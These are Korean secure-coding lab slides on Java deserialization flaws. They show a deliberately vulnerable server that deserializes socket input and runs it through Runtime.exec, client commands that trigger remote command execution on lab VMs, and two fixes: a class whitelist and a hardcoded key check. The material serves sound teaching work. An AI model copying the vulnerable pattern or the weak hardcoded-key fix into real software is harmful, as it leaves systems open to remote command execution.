- 불필요한 유형 및 가젯 사용을 막기 위해 화이트리스트를 사용하는 한 예로 다음 소스 코드는 이전 슬라이드에서 내재되어 있는 역직렬화 보안약점을 대응하기 위해 `ObjectInputStream`을 상속받아 `Whitelisted ObjectInputStream` 객체를 구현하여 사용한 예제임. `Whitelisted ObjectInputStream`에서는 `readObject()`를 실행 시, `resolveClass` 함수를 호출하여 설정한 화이트리스트와 비교하여 리스트에 없는 데이터일 경우 예외를 발생시킴

```
1. public class WhitelistedObjectInputStream extends ObjectInputStream {
2.     public Set<String> whitelist;
3.     public WhitelistedObjectInputStream(InputStream inputStream,
4.         Set<String> wl)
5.         throws IOException {
6.         super(inputStream);
7.         whitelist = wl;
8.     }
9.     @Override
10.    protected Class<?> resolveClass(ObjectStreamClass cls) throws
11.        IOException, ClassNotFoundException {
12.        if (!whitelist.contains(cls.getName())) {
13.            throw new InvalidClassException("Unexpected serialized class",
14.                cls.getName());
15.        }
16.        return super.resolveClass(cls);
17.    }
18. }
```

```
17. @RequestMapping(value = "/upload", method = RequestMethod.POST)
18. public Student upload(@RequestParam("file") MultipartFile
19.     multipartFile)
20.     throws ClassNotFoundException, IOException {
21.     Student student = null;
22.     File targetFile = new File("/temp/" +
23.         multipartFile.getOriginalFilename());
24.     Set<String> whitelist = new HashSet<String>(Arrays.asList(
25.         new String[] {
26.             "Student"
27.         }));
28.     try (InputStream fileStream = multipartFile.getInputStream()) {
29.         try (WhitelistedObjectInputStream ois =
30.             new WhitelistedObjectInputStream(fileStream, whitelist)) {
31.             student = (Student) ois.readObject();
32.         }
33.     }
34.     return student;
35. }
```

역직렬화

❖ 시큐어 코딩 [1/7]

- 실습코드 소개

- SW개발보안 능력을 향상시키기 위해 실제 SQL 삽입 보안약점이 내재된 실습코드에 시큐어 코딩을 적용함. 실습코드는 교수자가 제공하는 가상 이미지에서 다음과 같은 경로에 존재함. 해당 경로 안에는 실습을 위한 웹 응용프로그램의 서비스를 제공하는 웹 서버가 존재하며 웹 서버를 가동하기 위해서는 다음과 같은 명령어를 통해 가동이 가능함

```
//서버 가상 이미지에서 실습코드가 존재하는 경로로 이동
$ cd ~/Desktop/Server/Deserialization/bin

//서버 가동

~/Desktop/Server/Deserialization/bin$ java server 8080
```

- 서버를 가동한 후에는 다음 그림과 같이 터미널창에서 정상 작동한 모습을 확인할 수 있음

```
nsr-server@nsrserver:~/Desktop/Server/Deserialization/bin$ java server 8080
[12:25:25]mainserver is ready
[12:25:25]Thread-1 wating for request
[12:25:25]Thread-0 wating for request
[12:25:25]Thread-2 wating for request
[12:25:25]Thread-3 wating for request
[12:25:25]Thread-4 wating for request
```

역직렬화

❖ 시큐어 코딩 [2/7]

- 실습코드 소개

- 다음은 역직렬화 실습을 위해 제공되는 클라이언트 가상 이미지를 불러와 다음 명령어를 사용함. 명령어 인자로는 이전 슬라이드 그림에서 가동한 서버의 아이피, 포트, 명령어를 다음 그림과 같이 입력해야함

```
//클라이언트에서 실습코드가 존재하는 경로로 이동
```

```
$ cd ~/Desktop/Client/Deserialization/bin
```

```
//역직렬화 보안약점 테스트
```

```
~/Desktop/Client/Deserialization/bin$ java client <Server IP> <Port> <Command>
```

```
nsr-server@nsrserver:~/Desktop/Client/Deserialization/bin$ java client 192.168.174.133 8080 "mkdir Hello"
서버에 연결중입니다.
서버 IP:192.168.174.133
포트 :8080
실행 명령어 :mkdir Hello
연결이 종료되었습니다.
```

역직렬화

❖ 시큐어 코딩 [3/7]

- 실습코드 소개

- 클라이언트는 역직렬화 과정 중 바이트 스트림 내용을 마음대로 변경해 서버에서 명령을 실행하거나 특정 악의적인 목적으로 공격할 수 있음. 이전 슬라이드 그림에서 진행하는 명령어 인자와 같이 다음 그림에서는 서버 내에 디렉토리를 생성함

```
nsr-server@nsrserver:~/Desktop/Server/Deserialization/bin$ java server 8080
[12:36:36]mainserver is ready
[12:36:36]Thread-0 wating for request
[12:36:36]Thread-1 wating for request
[12:36:36]Thread-3 wating for request
[12:36:36]Thread-4 wating for request
[12:36:36]Thread-2 wating for request
A request comes from [12:36:38]Thread-2 /192.168.174.133
mkdir Hello
java.io.ObjectInputStream@761c2259
[12:36:38]Thread-2 wating for request
^Cnsr-server@nsrserver:~/Desktop/Server/Deserialization/bin$ ls
Hello Myobject.class server.class
```

역직렬화

❖ 시큐어 코딩 [4/7]

- 실습코드 소개

- 해당 역직렬화 보안약점 테스트 파일은 다음 소스 코드와 같이 구현되어 있으며 소스 코드 에디터인 비주얼 스튜디오 코드 (VSCode)로 해당 소스코드를 살펴보면, 다음과 같은 소스 코드를 확인할 수 있음

```

1. public void run(){
2.     while(true){
3.         try{
4.             System.out.println(getTime() + " waiting for request");
5.             Socket socket = this.serverSocket.accept();
6.             System.out.println("A request comes from " + getTime() + " "
7.                                 + socket.getInetAddress());
8.             InputStream in = socket.getInputStream();
9.             ObjectInputStream oiStream = new ObjectInputStream(in);
10.            Myobject oMyobject = (Myobject)oiStream.readObject();
11.            System.out.println(oiStream);
12.            socket.close();
13.        }catch(IOException e){
14.            e.printStackTrace();
15.        }catch(ClassNotFoundException e){
16.            e.printStackTrace();
17.        }
18.    }

```


역직렬화

❖ 시큐어 코딩 [5/7]

- 시큐어 코딩 적용
 - 역직렬화 보안약점이 구현된 실습코드(server.java) 분석 후 시큐어 코딩을 적용함.
 - 실습코드에 보안약점이 발생한 원인과 적용할 수 있는 시큐어 코딩 방법은 다음과 같음
- 보안약점 발생 원인
 - 공격자가 데이터를 전송할 경우 바이트 스트림을 조작할 수 있음
- 시큐어 코딩 적용가능 방법
 - 서명 값을 검증하여 메시지 위변조를 예방함
 - ObjectInputStream을 상속받아 Whitelisted Object Input Stream 객체를 구현함
 - readObject()를 실행 시, resolveClass 함수를 호출하여 화이트리스트와 비교함
- 다음과 같은 절차를 통해 시큐어 코딩을 적용함
 - server.java에서 보안위협에 노출되는 보안약점 내재 코드를 확인함
 - Whitelisted Object Input Stream 객체를 구현해 시큐어 코딩을 적용함
 - 최종적으로 데이터를 전송해도 바이트 스트림은 조작되지 않음

역직렬화

❖ 시큐어 코딩 [6/7]

• 시큐어 코딩 적용

- 역직렬화 보안약점이 존재하는 소스코드에서 성공적으로 시큐어 코딩을 적용했다면 다시 서버를 가동하여 보안약점 테스트를 진행함. 서버를 가동하기 앞서 변경된 코드를 재컴파일 하기 위해 다음 명령을 실행함

```
//서버 가상 이미지에서 실습코드가 존재하는 경로로 이동
$ cd ~/Desktop/Server/Deserialization/src
//변경된 코드로 서버를 가동하기 위해 컴파일
~/Desktop/Server/Deserialization/src$ javac server.java
~/Desktop/Server/Deserialization/src$ java server 8080
```

- 시큐어 코딩을 적용하기 전에 역직렬화 보안약점 공격 테스트를 진행했던 내용을 바탕으로 다음 그림과 같이 서버의 아이피, 포트, 명령어 인자를 이전과 동일하게 준비해 역직렬화 보안약점 테스트를 진행함

```
nsr-server@nsrserver:~/Desktop/Client/Deserialization/bin$ java client 192.168.174.133 8080 "mkdir Hello"
서버에 연결 중입니다.
서버 IP:192.168.174.133
포트 :8080
실행 명령어 :mkdir Hello
연결이 종료되었습니다.
```

역직렬화

❖ 시큐어 코딩 [7/7]

- 시큐어 코딩 적용

- 정상적으로 시큐어 코딩을 적용했다면 역직렬화에 대한 공격의 결과로 다음 그림과 같이 확인할 수 있을 것임. 그와 반대로 시큐어 코딩이 정상적으로 이루어지지 않은 경우 공격자가 삽입한 악의적인 디렉토리가 생성된 모습을 확인할 수 있을 것임

```
nsr-server@nsrserver:~/Desktop/Server/Deserialization/bin$ java server 8080
[12:36:36]mainserver is ready
[12:36:36]Thread-0 wating for request
[12:36:36]Thread-1 wating for request
[12:36:36]Thread-3 wating for request
[12:36:36]Thread-4 wating for request
[12:36:36]Thread-2 wating for request
A request comes from [12:36:38]Thread-2 /192.168.174.133
```

역직렬화

❖ 기본 예제 [1/6]


- 역직렬화의 기본 실습으로 검증되지 않은 직렬화된 데이터를 역직렬화하여 사용함
- 공격자는 역직렬화 보안약점을 통해 관리자가 아님에도 서버에 악의적인 명령어를 실행 가능함
- 객체 내에 key값을 포함시켜 키 값 검증을 통해 검증된 객체만이 명령어를 실행시킬 수 있도록 시큐어 코딩 적용

✓ 실습 및 보안약점 공격가능 여부 확인 파일 위치: 클라이언트 터미널에서 명령어 수행

```
$ cd /home/nsr/Desktop/nsr_contents/nsr_content/cli_based/
```

- 1) "nsr_server" 이름의 서버 가상머신을 구동한 후 표시된 서버 IP를 확인
- 2) 서버에 명령어를 직렬화하여 전송시키기 위해 클라이언트 터미널에서 ClientSerialize.java가 위치하고 있는 경로로 이동 후 파일 목록 확인
 - 클라이언트 터미널창에서 다음과 같이 입력:

```
$ cd /home/nsr/Desktop/nsr_contents/nsr_content/cli_based/; ls
```



```

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL
bash - cli_based
nsr@nsr-VirtualBox:/home$ cd /home/nsr/Desktop/nsr_contents/nsr_content/cli_based/
nsr@nsr-VirtualBox:~/Desktop/nsr_contents/nsr_content/cli_based$ ls
ClientSerialize.java  InfPost.class  ServerDeserializSec.class  ServerDeserialize.java  UserPostSec.java
ClientSerializeSec.class  InfPost.java  ServerDeserializSec.java  UserPost.class
ClientSerializeSec.java  InfPostSec.java  ServerDeserialize.class  UserPost.java
path_traversal
nsr@nsr-VirtualBox:~/Desktop/nsr_contents/nsr_content/cli_based$
  
```

❖ 기본 예제 [2/6]

3) 표시된 자바 명령어를 통해 요청하고자 하는 서버의 IP와 명령어를 입력하여 실행


- 클라이언트 터미널창에서 다음과 같이 입력:

```
$ java ClientSerialize 192.168.56.101 ifconfig
```



```
nsr@nsr-VirtualBox:~/Desktop/nsr_contents/nsr_content/cli_based$ java ClientSerialize 192.168.56.101 ifconfig
```

4) 대상 서버에서 성공적으로 표시된 명령어 결과를 받아올 수 있음을 확인



```
nsr@nsr-VirtualBox:~/Desktop/nsr_contents/nsr_content/cli_based$ java ClientSerialize 192.168.56.101 ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500      inet 192.168.56.101 netmask 255.255.255.0
broadcast 192.168.56.255      inet6 fe80::a00:27ff:fe21:18bd prefixlen 64 scopeid 0x20<link>      ether 08
:00:27:21:18:bd txqueuelen 1000 (Ethernet)      RX packets 12 bytes 2415 (2.4 KB)      RX errors 0 dropp
ed 0 overruns 0 frame 0      TX packets 24 bytes 2514 (2.5 KB)      TX errors 0 dropped 0 overruns 0 ca
rrier 0 collisions 0lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>      loop txqueuelen 1000 (Local Loopback)      RX packets
1184 bytes 84400 (84.4 KB)      RX errors 0 dropped 0 overruns 0 frame 0      TX packets 1184 bytes 844
00 (84.4 KB)      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

역직렬화

❖ 기본 예제 [3/6]

5) 비주얼 스튜디오 코드로 보안약점의 원인이 되는 ServerDeserialize.java 파일을 열고

역직렬화 후 명령어를 실행시키는 코드를 대상으로 시큐어 코딩 적용

- 해당 파일의 경우 표시된 코드에서 별도의 검증 없이 역직렬화된 명령어를 그대로 실행시키기 때문에 악의적인 명령을 실행시킬 수 있는 위험이 존재

```

18 System.out.println("Server is up and running on port: " + PORT + "!");
19 Socket socket = serverSocket.accept();
20
21 ObjectOutputStream outStream = new ObjectOutputStream(socket.getOutputStream());
22 ObjectInputStream inStream = new ObjectInputStream(socket.getInputStream());
23
24 Packet recvPacket = (Packet)inStream.readObject();
25
26 Process process = Runtime.getRuntime().exec(recvPacket.message);
27
28
29 BufferedReader reader = new BufferedReader(new InputStreamReader(process.getInputStream()));
30 String line = null;
31 StringBuffer sb = new StringBuffer();
32
33 while ((line = reader.readLine()) != null)
34 {
35     sb.append(line);
  
```

역직렬화

❖ 기본 예제 [4/6]

- 6) 24번 라인의 코드부터 객체 내 key값 검증을 통하여 검증된 명령만 수행하도록 시큐어 코딩 적용
- 직렬화된 객체내에 키 값을 포함시킨 후 역직렬화 후 해당 키 값을 검증하며 검증된 객체만이 명령어를 실행할 수 있도록 함

기존	24. Packet recvPacket = (Packet)inStream.readObject(); 26. Process process = Runtime.getRuntime().exec(recvPacket.message);
변경	24. Packet recvPacket = (Packet)inStream.readObject(); 26. if(recvPacket.key == 1234) { 27. Process process = Runtime.getRuntime().exec(recvPacket.message); ... 46. } else { 47. Packet packet = new Packet("your access is denied"); 48. outStream.writeObject(packet); 49. serverSocket.close();50. }

역직렬화


❖ 기본 예제 [5/6]

7) 시큐어 코딩이 적용된 ServerDeserialize.java 파일을 컴파일 후 재실행

➤ 서버 터미널창에서 다음과 같이 입력

```
# javac *.java
```

```
# java ServerDeserialize
```



```
nsr_test_server [실행 중] - Oracle VM VirtualBox
파일  머신  보기  입력  장치  도움말
root@nsr-testserver:/home/nsr-testserver/share/nsr_content/cli_based# javac *.java
root@nsr-testserver:/home/nsr-testserver/share/nsr_content/cli_based# java ServerDeserialize
Server is up and running on port: 5000!
```

8) 표시된 자바 명령어를 통해 요청하고자 하는 서버의 IP와 명령어를 입력하여 악의적인 명령이 실행되도록 재시도

➤ 클라이언트 터미널창에서 다음과 같이 입력:

```
$ java ClientSerialize 192.168.56.101 ifconfig
```



```
nsr@nsr-VirtualBox:~/Desktop/nsr_contents/nsr_content/cli_based$ java ClientSerialize 192.168.56.101 ifconfig
```


역직렬화

❖ 기본 예제 [6/6]

- 9) 정상적으로 시큐어 코딩이 적용되어 표시된 메시지와 같이 검증되지 않은 명령어 실행이 거부된 것을 확인할 수 있음



```

PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL
bash + v [ ] [ ] ^ X

● nsr@nsr-VirtualBox:~/Desktop/nsr_contents/nsr_content/cli_based$ java ClientSerialize 192.168.56.101 ifconfig
your access is denied
○ nsr@nsr-VirtualBox:~/Desktop/nsr_contents/nsr_content/cli_based$
  
```

Q&A